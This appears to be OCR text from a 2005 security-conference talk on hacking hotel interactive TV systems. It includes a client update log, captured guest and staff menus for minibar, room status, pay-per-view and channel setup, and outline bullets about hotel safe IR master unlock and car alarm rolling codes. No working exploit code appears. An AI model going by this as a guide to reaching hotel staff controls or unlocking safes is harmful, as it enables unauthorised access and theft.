GUIClient Downloader

```
clearing MSN cache  
GET: http://192.0.1.192/client/clientdn.exe  
HTTPResult=200  
updating "http://192.0.1.192/client/clientdn.zip" to "c:\program\show\update\clientdn.zip"  
GET: http://192.0.1.192/client/clientdn.zip  
HTTPResult=200  
extracting clientdn.zip  
destination file is newer than downloaded file - don't copy downloaded file to destination file  
updating "http://192.0.1.192/client/watchdog.zip" to "c:\program\show\update\watchdog.zip"  
GET: http://192.0.1.192/client/watchdog.zip  
HTTPResult=200  
extracting watchdog.zip  
destination file is newer than downloaded file - don't copy downloaded file to destination file  
downloading "http://192.0.1.192/client/5/asyncft.exe" to "c:\program\show\update\asyncft.exe"  
GET: http://192.0.1.192/client/5/asyncft.exe  
HTTPResult=404  
downloading "http://192.0.1.192/image/post-pause.jpg" to "c:\program\show\update\post-pause.jpg"  
GET: http://192.0.1.192/image/post-pause.jpg  
HTTPResult=404  
"regsvr32" running  
c:\program\show\update\clientdn.exe (downloaded) success
```


Start | clientdn

23:27

PHILIPS

3TV

2322



PHILIPS

2322

MUTE

Microsoft ScanDisk

ScanDisk is now checking the following areas of drive C:

CHANNEL INSTALLATION

CHANNEL

TV 67

CHANNEL RING

DELETED

ScanDisk detected an invalid long filename on this drive and was unable to fix it.

(NONE)

LABEL

To fix the problem, run ScanDisk for Windows.

VIDEO BLANK

OFF

AUDIO BLANK

OFF

AUTO PROGRAM

< OK >

EXIT

< Pause >

< More Info >

< Exit >

16x complete



PHILIPS



PHILIPS

Software	Remarks
<u>WebGUI2 Software Setup</u>	GUI Server Software Setup / Upgrade Shut down all running software before running this (right click on each icon - bottom right - and select Close or Exit)
<u>pcAnywhere Basic Setup</u>	english setup, version 8.01, for GUI Server
<u>pcAnywhere Host Setup</u>	Install on Proxy and Clients . ATTENTION: Do NOT start this Setup on the GUI Server. Copy this directory to the \inetPub\wwwroot\client folder. Then you can FTP it from the client.
<u>Winzip Setup</u>	not legal but useful.
Content	Use the Prodae GUI Copy icon on the desktop...

Hotel TV – New Capabilities

- Change Room status
 - MiniBar
 - Cleaning

Novotel Amsterdam



Minibar

Coca Cola	0	Budweiser
0 Coca Cola Light	0	3.4 Anna Cod.
0 Fanta Naranja	0	0 Brandy Torres X
0 Fanta Limón	0	0 Brandy Bacardi
0 Tónica Normal	0	0 Brandy Smirnoff
0 Sprite	0	0 Brandy Gordon's
0 Aqua	0	0 Brandy Antilles
0 Aqua con gas	0	0 Brandy
0 Zumo Naranja	0	0 Brandy con fot.
0 Nesquik slim	0	0 Brandy con Flash
0 Pascual leche		
0 Pascual con fresa		
0 Cacahuètes		
0 Almendras Eagles		
0 Chocol. Kit Kat		
0 Choc. After Eight		

Press **OK** to send to computer

16:52.50

PHILIPS

1652

Novotel Amsterdam



Room status



Dirty

Clean

Inspected

Warning:
Only for hotel staff !

Press or to select
Press to send to computer

16:49.48

1649

Hotel TV – New Capabilities

- Unimplemented Facilities
 - Standard vendor feature (toggled off)



Now Showing!

Dodgeball

Main Menu

- [1] Movies
- [2] PlayStation
- [3] Hotel Information
- [4] Message & Alarm
- [5] View Your Bill
- [6] Child Lock



Movies

Main [Up] Menu

PlayStation



RADIO



PHILIPS



Sponsored by 
For further information
about Audi cars press 

Ascari

Internet

Press to visit the Web

-  Ascari
-  The Guardian
-  Today's Weather
-  Surf the Web
-  Main Menu



Press  to play clip

PHILIPS

TV

007

Hotel TV – New Capabilities

- Control other physical devices
 - Mini Bar lock

Automatic Refreshment Centre
by BARTECH

Holiday Inn Mini Bar

For your convenience, we have provided a complete bar service for your enjoyment. The bar is well stocked with a variety of beverages and snacks. All items are served in a clean and hygienic environment. We are committed to providing you with the best service possible. If you have any questions, please contact the front desk. We are happy to assist you.

Mini Bar Holiday Inn


This mini bar is stocked with a variety of beverages and snacks. All items are served in a clean and hygienic environment. We are committed to providing you with the best service possible. If you have any questions, please contact the front desk. We are happy to assist you.

Holiday Inn



Hotel TV – Pay Per View

- True Movies On Demand
 - Controller requests movie to start & assigns channel
- Cyclic or Fixed Start Times
 - Controller retunes TV
 - Controller routes selected channel to AV
 - Controller switches off blocking signal





Sorry, at the moment
no connection to computer !!!

DTL-5

YOU CAN SWITCH-OVER FROM PROGRAM TO
PROGRAM USING THE ARROW KEYS AT 1

Hollywood Movies

Adult Features

Intern

Music

PC Games

Guest Services

TV SETUP MENU

LANGUAGE

ENGLISH

CHANNEL INSTALL



CABLE TUNING

ON

BRIGHTNESS

28

COLOR

22

CONTRAST

57

SHARPNESS

15

TINT

0

NOISE REDUCTION

LAS VEGAS ON

Press **MENU** To Continue

AUTO-PROGRAMMING ACTIVE

1	2	3	4	5	6	7
8	9	10	11	12	13	14
15	16	17	18	19	20	21
22	23	24	25	26	27	28
29	30	31	32	33	34	35
36	37	38	39	40		42
43	44	45	46	47	48	49
50	51	52	53	54	55	56
57	58	59	60	61	62	63
64	65	66	67	68	69	70
71	72	73	74	75	76	77
78	79	80	81	82	83	84

PRESS ANY KEY TO STOP

CHANNEL INSTALLATION

CHANNEL	TV 41
CHANNEL RING	SAVED
INPUT	ANTENNA
LABEL	(NONE)
VIDEO BLANK	OFF
AUDIO BLANK	OFF
AUTO PROGRAM	▶
EXIT	▶

MUTE

CHANNEL INSTALLATION

CHANNEL TV100

CHANNEL RING DELETED

LABEL (PRON)

VIDEO BLANK OFF

AUDIO BLANK OFF

AUTO PROGRAM ▶

EXIT ▶

PHILIPS

Welcome To



BARKER CHAN
IS 4-

PRESS MENU
FOR ALL VIDEO & GUEST SERVICES

CHANNEL  FOR TELEVISION STATIONS

ONCOMMAND™

PHILIPS

0 10

Welcome To



BARKER CHAN
IS 42
Hilton

PRESS MENU

FOR ALL VIDEO & GUEST SERVICES

CHANNEL  FOR TELEVISION STATIONS

ONCOMMAND™

Future Projects

- Car Alarm / Central Locking
 - Moving towards RF
 - Likely to be carrier technology change only
 - Rolling codes
 - ♦ Next code must be within range window
 - ♦ Hex codes reveal attack range?
 - ♦ Crypto component?
- Hotel Safes

Car Alarm / Central Locking

- Simple reset sequence



Hotel Safes

- InfraRed Dongle
 - Master programming
 - Master Unlock / Reset



Questions / Feedback – layerone 2005

- Contact:

- majormal@pirate-radio.org

- <http://www.alcrypto.co.uk>

Thank You